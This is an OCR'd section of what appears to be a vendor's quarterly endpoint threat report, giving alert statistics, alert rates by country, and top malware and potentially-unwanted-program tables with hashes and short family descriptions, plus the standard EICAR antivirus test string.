
One of the new top malware detections by volume this quarter was a malware dropper that targeted Linux-based systems. In previous reports, we've highlighted malware threats targeting macOS machines as well. Just because Windows is king in the enterprise space doesn't mean organizations can afford to turn a blind eye to Linux and macOS. Make sure as your roll out Endpoint Detection and Response (EDR) it includes non-Windows machines to maintain full coverage of your environment.

02 Beware of Living-off-the-Land Techniques

Microsoft Office- and PowerShell-based malware are common occurrences in this report quarter after quarter. The ViperSoftX malware we reviewed in the DNS Analysis section of this report was just the latest example of malware leveraging tools that come built in to our operating systems to complete their objectives. Many of these tools have legitimate uses that organizations can't restrict without reducing IT efficiency. Make sure your endpoint protection includes the ability to differentiate legitimate and malicious use of popular tools like PowerShell to let your teams continue legitimate use while blocking threat actors from abusing them.

03 Understand the Risks of Open-Source

With concerns about a looming recession top of mind, many organizations may look to open-source alternatives for software acquisitions as a way of saving money. Open-source software isn't inherently worse than paid options and, in some cases, open-source software can be more feature rich than paid options. There are trade-offs for using these free alternatives though. Open-source software usually lacks enterprise support options, which means if something goes wrong, it's entirely on you to troubleshoot and resolve the problem. Lack of development resources can also affect the turnaround time for resolving vulnerabilities. Keep these in mind when evaluating new software acquisitions for your organization.


ENDPOINT
THREAT
TRENDS

'Don't forget endpoint protection and the insights it brings. Like other sections, we have made sweeping changes throughout, highlighting the top malware, exploits, and techniques threat actors use to breach companies worldwide; and giving you an adjusted perspective on endpoint threats too. However, we have retained some data from prior quarters, including threat actor "Attack Vectors," which we have renamed "Top Exploited Software." We also retain our foray into the ransomware landscape, providing information on current and emerging ransomware groups, dark web extortions, notable ransomware breaches, and our internal ransomware alert data to determine quarterly and yearly trends within our dataset. All of the other subsections are new.

The WatchGuard Threat Lab still utilizes WatchGuard 'Labs' (previously known as Panda Networks) advanced endpoint security solution – WatchGuard EPDR (and Panda's original Adaptive Defense 360 [AD360]) – to extract endpoint data for our report. However, we now also provide more granular data about how the product supports customers by showing the effectiveness of different aspects of our endpoint solution using this quarterly data. We achieve this by sharing the following data:

- Total EPDR blocks per quarter
- Alert frequency by country and the number of machines affected
- Top malware and PUPs we have detected and analyze
- Defense-in-depth data, showing how a layered approach blocks the most malware
- Top exploited software (attack vectors)
- Alerts by exploit type
- Threat hunting metrics based on the MITRE ATT&CK Enterprise Matrix

Another change we made throughout the report is the introduction of converting raw volume numbers to a normalized ratio, similar to our "per Firebox" ratios in the Firebox feed section. However, rather than focus on just one endpoint, we now represent many data points in the endpoint section as "per 100k active machines." As one assumes, this represents the number of occurrences observed per 100,000 machines. For example, the top 10 malware table illustrates that Glupteba was the malware that EPDR (and AD360) caught the most. It shows that our endpoint product blocked this variant of Glupteba on 102 machines per 100,000 machines. Therefore, if an organization theoretically had 100,000 machines, EPDR observed and stopped 102 instances of that specific file. Spoiler alert: that Glupteba variant was this quarter's most observed malware sample.

Without further ado let's begin by discussing the overall malware frequency we observed.

MALWARE FREQUENCY

The Malware Frequency subsection discusses the summation of attacks blocked, the number of alerts based on how many machines it affected, and the top thirty countries affected based on the ratio between active machines and the number of alerts. In Q1, AD360 blocked 1,068 attacks per 100k machines. Since we only started including this metric, we can't extrapolate much more historical meaning around its trends, but we intend on observing its changes over time. That said, if you translate it to 100 endpoints, which might represent an average small business, it means at least one attack successfully bypassed all other protections and reached your network; and it only takes one successful attack to cause a breach.


Attacks Blocked Per 100k Active Machines	1,068

Alerts by Number of Machines Affected

Next, we will discuss the number of alerts based on the number of impacted machines. Below is a figure with a table mapping inequality formulas with alert counts. The inequalities represent how many machines invoked an alert for any given sample. For example, if we had a sample of GuLoader and blocked on seven machines, it would be placed in the table with the '>=5 & < 10' label. Here is how to read each label:

- **1** – Exactly one machine alerted on this file/process.
- **>=2 & < 5** – Between two and five machines alerted on this file/process.
- **>=5 & < 10** – Between five and ten machines alerted on this file/process.
- **>=10 & < 50** – Between ten and fifty machines alerted on this file/process.
- **>=50 & < 100** – Between fifty and 100 machines alerted on this file/process.
- **>=100** – More than 100 machines alerted on this file/process.

Alerts by Number of Machines Affected



	Alerts
1	131,279
>= 2 & < 5	13,935
>= 5 & < 10	2,888
>= 10 & < 50	1,720
>= 50 & < 100	211
>=100	195

Figure 33. Alerts by Number of Machines Affected

So, what does this data tell us? It gives insight into the number of targeted malware or isolated malware incidents. Alerts affecting exactly one machine entail the most observed, blocked malware, encompassing around 87% of all alerts. Hypothesizing from the data, the predominance of single instance detections might also illustrate the prevalence of attackers applying polymorphism or evasion tactics to malware. Malware authors are not literally writing thousands of new malware instances a day. Rather, they take existing malware from their arsenal, and apply varying packing and obfuscation techniques to make the malware binary "look" different from a file perspective (its bits get rearranged, and it has a different file hash). Some of the single detections could, for example, be the same basic Emotet threat we've seen before, just adjusted to look like a new file.

The figure also provides insight into how many large-scale campaigns are detected and blocked by EPDR (and AD360). For example, there were 195 alerts invoked on more than 100 machines. Comparingly, EPDR saw 211 alerts on between 50 and 100 machines. These two data points allow us to observe widespread campaigns. Assumingly, malware that affects many machines is due to campaigns from malware such as MyloBot, GuLoader, Glupteba, and other loaders and information stealers. Threat actors commonly disseminate these campaigns via phishing emails, which is still a clear favorite and will continue to be the method of choice for widespread malware campaigns.

Alerts by Top 30 Countries Affected

The WatchGuard EPDR (and AD360) solution is used and trusted by companies worldwide. This subsection aims to show how EPDR protects customers by showcasing the rate of alerts from the top thirty countries using a ratio of active EPDR licenses and total alert counts for the quarter. This simple ratio we call the alert coefficient. The higher the coefficient, the more malware that EPDR blocked per machine.

For example, Malawi has the highest coefficient in the table at 2. This means there were two alerts for every machine in Malawi with an active EPDR (or AD360) license for Q1. Subsequently, machines in Jordan received almost – but not quite – two alerts per machine. Remember, these data points only come from WatchGuard endpoints with active licenses in Q1. The results are not directly indicative of the overall threat landscape by country, but only what our products can see in that country. More specifically, this doesn't mean the users in Malawi and Jordan receive more than two times the malware. That's just what our products are seeing. Eventually, when we have some historical data around these new analytics, we can compare the quarterly trends of the top thirty countries. Only when we see some quarterly trends in this top country list, will we have some evidence of something more happening underneath the surface. So know that while Malawi and Jordan did top our list of countries seeing the most alerts from our products, don't consider any of this list a trend until we can look at results from at least three quarters.

Country	Alert Coefficient
Malawi	2
Jordan	1.94
São Tomé and Príncipe	1
Micronesia	1
Laos	0.87
Grenada	0.75
China	0.62
Pakistan	0.55
Morocco	0.52
Bosnia and Herzogovina	0.5
Saudi Arabia	0.5
Kuwait	0.5
Mozambique	0.29
Vietnam	0.28
Bolivia	0.24
Bangladesh	0.18
Macedonia	0.18
United Arab Emirates	0.18
Cuba	0.16
Kenya	0.15
Armenia	0.15
Paraguay	0.13
Türkiye	0.13
Nigeria	0.12
Indonesia	0.11
Botswana	0.11
Singapore	0.11
Guatemala	0.11
Zimbabwe	0.11
Andorra	0.11

Figure 34. : Alerts by Top 30 Countries Affected Table




Figure 34. Alerts by Top 30 Countries Affected

TOP MALWARE AND PUPS

Now that we have covered most of the all-encompassing summation data, we dig deeper into the dataset to give an idea of what malware families EPDR (and AD360) blocked the most or which malware families were the most active during Q1. We also made the same table for potentially unwanted programs (PUPs), sometimes called potentially unwanted applications (PUAs) by other anti-malware companies. They mean the same thing.

Top 10 Most Prevalent Malware

Malware is a portmanteau of the words malicious and software (mal- & -ware). It is an umbrella term for any software that performs malicious actions. Trojans, worms, viruses, and ransomware are all examples and types of malware. Let's dive into the top 10 most prevalent malware, which are the ones we observed the most last quarter.

During Q1, Glupteba was the most prevalent malware, having detections on 102 machines per 100k. Second and third place go to files attributed to the infamous Snake malware, also called Turla or Uroburos. The United States government attributes Snake to a unit within the Federal Security Service of the Russian Federation (FSB). The fourth file in our list is not malware; it's a mechanism to test the functionality of anti-virus software. An EICAR file (EICAR String; EICAR signature) is a file that ensures anti-virus software is installed, properly configured, and functioning.

The fifth file in the top 10 is a trojan known as MyloBot. As one could assume, MyloBot is a networked trojan (bot client) that infects victim machines and allows threat actors to control the victim machine as part of a botnet. Interestingly, MyloBot was first observed in 2017 and has not been prevalent globally for the last few years. This is another example of effective malware lingering in the threat landscape more than we would like.

The sixth, eighth, ninth, and tenth files are all samples related to GuLoader. The "loader" in GuLoader gives away its intent – to download further malware. Threat actors commonly use evasive malware as stagers for additional malware deployments. For example, threat actors usually deliver GuLoader within attachments in phishing emails. Once a user downloads and opens this attachment, the embedded GuLoader stealthily downloads additional malware from a remote command and control server (C2). Increasingly, these C2s are trusted sources such as Discord, DropBox, Telegram, and many others. The seventh file in the list is an unnamed information stealer and spyware masquerading as SysInfo.

MD5	Signature	Affected Machines per 100k	Classification Attestation
6CC8D5F1CB1819791E4897F902FAF365	Trj/RnkBend.A	102	Glupteba
3545A83801A1C135381EB2E9AA6F481F	Trj/Agent.OOW	83	Snake
7072FA84C65BF2345F531729A40CF4D9	Trj/Agent.OOW	79	Snake
44D88612FEA8A8F36DE82E1278ABB02F	EICAR-AV-TEST-FILE	51	EICAR Test File
3E86685246C1FDCC9EEF8B95986BA4E4	Trj/WLT.F	51	MyloBot
539A451DF25154A01FE86EADF8641ED5	Trj/Agent.ALS	35	GuLoader
0E87D8B39BB2E344C049028B0994676C	Trj/GdSda.A	28	Arbitrary information stealer
0B3172FE7F074582D0DE172300881701	Trj/Agent.MK	26	GuLoader
AA0C288C731E48065D176EEFBF1428D7	Trj/Agent.ALS	23	GuLoader
76FCA7AC01C3DAA1846665DD4B507CA9	Trj/Agent.ALS	17	GuLoader

Figure 35. Top 10 Most Prevalent Malware

For a better understanding, below is a short description of each malware classification:

Glupteba
Glupteba is a multi-faceted loader, botnet, information stealer, cryptominer, and more that targets victims seemingly indiscriminately worldwide. In 2021, Google disrupted the botnet, but it made a resurgence in late 2022 into early 2023. Hence the reason it appears in the 2023 Q1 report. Like GuLoader, threat actors commonly use evasive downloaders to deliver additional malware. Unlike GuLoader, however, Glupteba is arguably more sophisticated and has more capabilities. This flexibility is why it is at the top of the list. It's a trojan that researchers have observed performing unusual evasion techniques like fetching C2 servers from the Bitcoin blockchain, among many others.

Snake
The US government attributes the Snake (Ouroboros/Turla) malware to the Turla group, which works for the Federal Security Service of the Russian Federation's (FSB) Center 16 group in Ryazan, near Moscow. Public reporting states that this malware has been around for over twenty years, affecting organizations and individuals in at least fifty other countries. Snake is Russia's espionage tool of choice, allowing the Russian government to carry out cyberespionage operations globally. The FBI and CISA have released a public advisory detailing this group and malware.

EICAR Test File
An EICAR file, also called an EICAR string or EICAR signature, is a specific string found within a file that helps users determine if the signature-based capabilities of antivirus (AV) are functioning correctly. EICAR stands for the European Institute for Computer AntiVirus Research. They developed this standard and string with the help of the Computer Antivirus Research Organization (CARO). How it works is simple. If you download the EICAR test file onto your machine, your AV should alert you that this is an EICAR test. If it does, it means your AV is working. If not, your AV obviously has a problem. We share the string used to detect EICAR below, and you can learn more about it and **download it here**.

The EICAR string:

X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*

MyloBot
MyloBot has been active for around five years, and interestingly, the botnet operators are known to have attempted to extort victims via email. More ubiquitously, the malware's primary intent is to infect a machine without the victim's knowledge, allowing attackers to leverage any machine within its botnet to perform actions on the attacker's behalf. Like other botnets and loaders, the malware downloads the final payload after multiple stages of evasively downloading malicious files in a daisy-chain fashion.

GuLoader
GuLoader is sent in waves by attackers who send out spam phishing emails with malicious attachments containing the first stage of their campaigns – GuLoader. GuLoader is commonly used to download additional malware, such as infamous information stealers like RedLine Stealer, Racoon Stealer, Vidar, and FormBook.

Arbitrary information stealer
A spyware and information stealer that masquerades as SysInfo to steal information from the victim's machine. It also establishes persistence using autorun registry keys using the SysInfoTray name.

Top 10 Most Prevalent PUPs

A PUP is a file or process that may be unwanted by the user because it may perform an undesirable and sometimes illegal, but usually not directly malicious action. The PUPs actions may be ambiguous or suspicious, or just unknown to the user. Though sometimes detected more directly, adware – programs that force unwanted ads onto your system or browser – show a good example of the unwanted but non-malicious actions PUPs might impose. Essentially, it's a file or process that's not quite malicious but performs some action that may be unnoticed or unwanted by the user. It is important to note that if a PUP performs any malicious activity, it is considered malware. The task, then, is to determine what is deemed malicious in the context of the file or process. The WatchGuard Lab's Attestation and Threat Hunting teams (different than this WatchGuard Threat Labs team, though we share some analysts) usually fulfill this task by manually investigating and classifying these files.

Since these files are not malware, we will not describe them. However, we will define the signatures found in the top 10 to give you a better understanding of how each PUP behaves:

PUP/Generic
A generalized PUP signature. This is a PUP that does not fit within any other PUP signature.

HackingTool/AutoKMS
AutoKMS is an umbrella term encompassing any cracked Microsoft software that allows users to use Microsoft products without a license, or it's a file that facilitates the bypass of Microsoft licensing. You will see multiple instances of it in our list, but each is a distinct version of different Microsoft cracking tools.

PUP/HackTool
This is a generalized PUP signature for any hacking or penetration testing tool. Many hacking tools have a dedicated signature. However, if they do not, then they fall under this signature.

HackTool/PortScanner
Another hacking tool signature, although this signature defines hacking tools that perform port scanning behaviors. NMAP is an example of a tool that might trigger this signature. Like many PUPs, whether or not they are unwanted depends on context. NMAP might be perfectly legitimate and expected among your security team's devices, and maybe for IT, but seen on, say, an accountant's computer may be a sign of a malicious threat actor.

PUP/BrowserSecurity
Applications that users are tricked into downloading and claim to improve browser security. Many of these applications are borderline malware because they sometimes fingerprint browser data, but this is more suitable for an Adware classification.

PUP/KeyGen
Unsurprisingly, these applications generate a key or multiple keys. These files often appear to be something else but produce a series of usable keys for licensing software when executed. Some KeyGens are classified as AutoKMS because some facilitate using Microsoft licensing software without paying for a proper license.

MD5	Signature	Affected Machines per 100k	Classification Attestation
E02DE942FB750D6B10342708B6E98446	PUP/Generic	161	Ultra Screen Saver Maker
CFE1C391464C446099A5EB33276F6D57	HackingTool/ AutoKMS	88	AutoPico
FC3B93E042DE5FA569A8379D46BCE506	PUP/Hacktool	80	Mail PassView
6A58B52B184715583CDA792B56A0A1ED	Hacktool/ PortScanner	77	Advanced Port Scanner
136C60612962C8FA36B6A46009BF8CE8	PUP/ BrowserSecurity	74	Chrome Extension and Adware
3E0FB82ED8EA6CD7D1F1BB9DCA5F2BDC	PUP/Generic	69	Adware that changes search engine to SharkSearch
311F3BAA9BFA5B2364FEA8B254D15EB9	HackingTool/ AutoKMS	62	KMSAuto NET
706939C469346BEF9B84C822ABCF7B31	PUP/Keygen	52	X-FORCE KeyGen
0695E43202C3752967C92E042E8364FE	Hacktool/ PortScanner	49	Advanced IP Scanner
F0280DE3880EF581BF14F9CC72EC1C16	HackingTool/ AutoKMS	45	KMS GUI ELDI

Figure 36. Top 10 Most Prevalent PUPs

Defense in Depth

Most, if not all, security professionals tout the importance of using a defense-in-depth approach for your cybersecurity posture. The WatchGuard Threat Lab also endorses this approach. The graph below shows how EPDR (and AD360) use multiple technologies to create a defense-in-depth posture on endpoints, to detect differing behaviors of malware. These technologies work synergistically to detect malware that might evade other defensive layers to holistically protect customer endpoints.

